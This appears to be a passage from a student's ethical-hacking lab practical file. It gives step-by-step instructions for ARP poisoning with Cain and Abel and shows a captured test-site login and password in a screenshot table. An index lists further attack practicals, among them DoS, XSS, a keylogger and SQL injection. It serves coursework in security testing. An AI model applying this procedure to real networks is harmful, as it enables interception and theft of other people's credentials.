
```
Pinging 208.67.222.222 with 32 bytes of data:
```

```
Reply from 208.67.222.222: bytes=32 time=3ms TTL=59
```

```
Ping statistics for 208.67.222.222:
```


```
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

```
Approximate round trip times in milli-seconds:
```




B] Perform ARP poisoning using cain and able.


1. Open Cain and able software.



2. Select sniffer on the top.

3. Click on folder icon → start/stop sniffer → Select device and click on ok.





4. Now It will shows the connected hosts.


The screenshot shows a network analysis interface with a toolbar at the top containing icons for Decoders, Network, Sniffer, Cracker, Traceroute, CCDU, Wireless, and Query. Below the toolbar is a table with columns: IP address, MAC address, OUI fingerprint, Host name, B31, B16, B8, Gr, M0, M1, and M3. The table lists several hosts with their respective MAC addresses and OUI fingerprints. At the bottom of the window, there are tabs for Hosts, APR, Routing, Passwords, and VoIP, along with a status bar showing Lost packets: 0% and system information like 87°F, Smoke, ENG IN, 12:17 PM, and 4/8/2024.

5. Again click on “+” icon at the top.


6. Click on start/stop ARP icon on top.

The screenshot shows the same network analysis interface, but the APR tab is now selected in the toolbar. On the left, there is a tree view under the APR tab showing various protocols: APR-Cert, APR-DNS, APR-SSH-1 (0), APR-HTTPS (0), APR-ProxyHTTPS (0), APR-RDP (0), APR-FTPS (0), APR-POP3S (0), APR-IMAPS (0), APR-LDAPS (0), and APR-SIPS (0). A table below the tree view shows a single entry: Status (Idle), IP address (192.168.0.1), MAC address (3460F9B1E769), Packets-> (<- Packets), MAC address (A080695E5C8B), and IP address (192.168.0.153). At the bottom of the window, there are tabs for Hosts, APR, Routing, Passwords, and VoIP, along with a status bar showing Lost packets: 0% and system information like 87°F, Smoke, ENG IN, 12:24 PM, and 4/8/2024.

7. It will starts to poisoning the source.



8. Go to any website on source IP Address.



9. Go to the password option in cain and able software and see the password of websites that you visited.

Saint

File View Configure Tools Help

Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query

Passwords

Timestamp	HTTP server	Client	Username	Password	URL	UserField	PassField	AuthType
08/04/2024 - 13:01:44	44.228.249.3	192.168.0.206	hyp2	re123	http://testphp.vulnweb.com/login.php	uname=	pass=	Basic (FORM-POS)
08/04/2024 - 13:04:17	44.228.249.3	192.168.0.206	hyp2	Re123	http://testphp.vulnweb.com/login.php	username=	password=	Basic (FORM-POS)

FTP (0)
IMAP (0)
LDAP (0)
POP3 (0)
SMB (0)
Telnet (0)
VNC (0)
TDS (0)
SMTP (0)
NNTP (0)
DCE/RPC (0)
MSKerberos-PreAuth (0)
Radius-Keys (0)
Radius-Users (0)
ICQ (0)
IKE-PSK (0)
MySQL (0)
SNMP (0)
SIP (0)
GRE/PPP (0)
PPPoE (0)
SAP Diag (0)

HTTP

Hosts APR Routing Passwords VoIP

Lost packets: 0%

91°F Smoke

Search

1:10 PM 4/8/2024

INDEX

SR. NO	PRACTICAL NAME	DATE	SIGN	REMARK
9.	Google and Whois Reconnaissance			
10.	Password Encryption and Cracking with CrypTool and Cain and Abel			
11.	Port Scanning with Nmap			
12.	Network Traffic Capture and DoS Attack with Wireshark and Nemesy			
13.	Persistent Cross-Site Scripting Attack			
14.	Session Impersonation with Firefox and Tamper Data			
15.	Creating a Keylogger with Python			
16.	Identify a web application vulnerable to SQL injection			
17.	Network Analysis and ARP Poisoning			

- **NAME – VINAY SHARAD BHUWAD**
- **SMT. K.G. MITTAL COLLEGE OF ARTS & COMMERECE**
- **CLASS – TYBSC.CS**
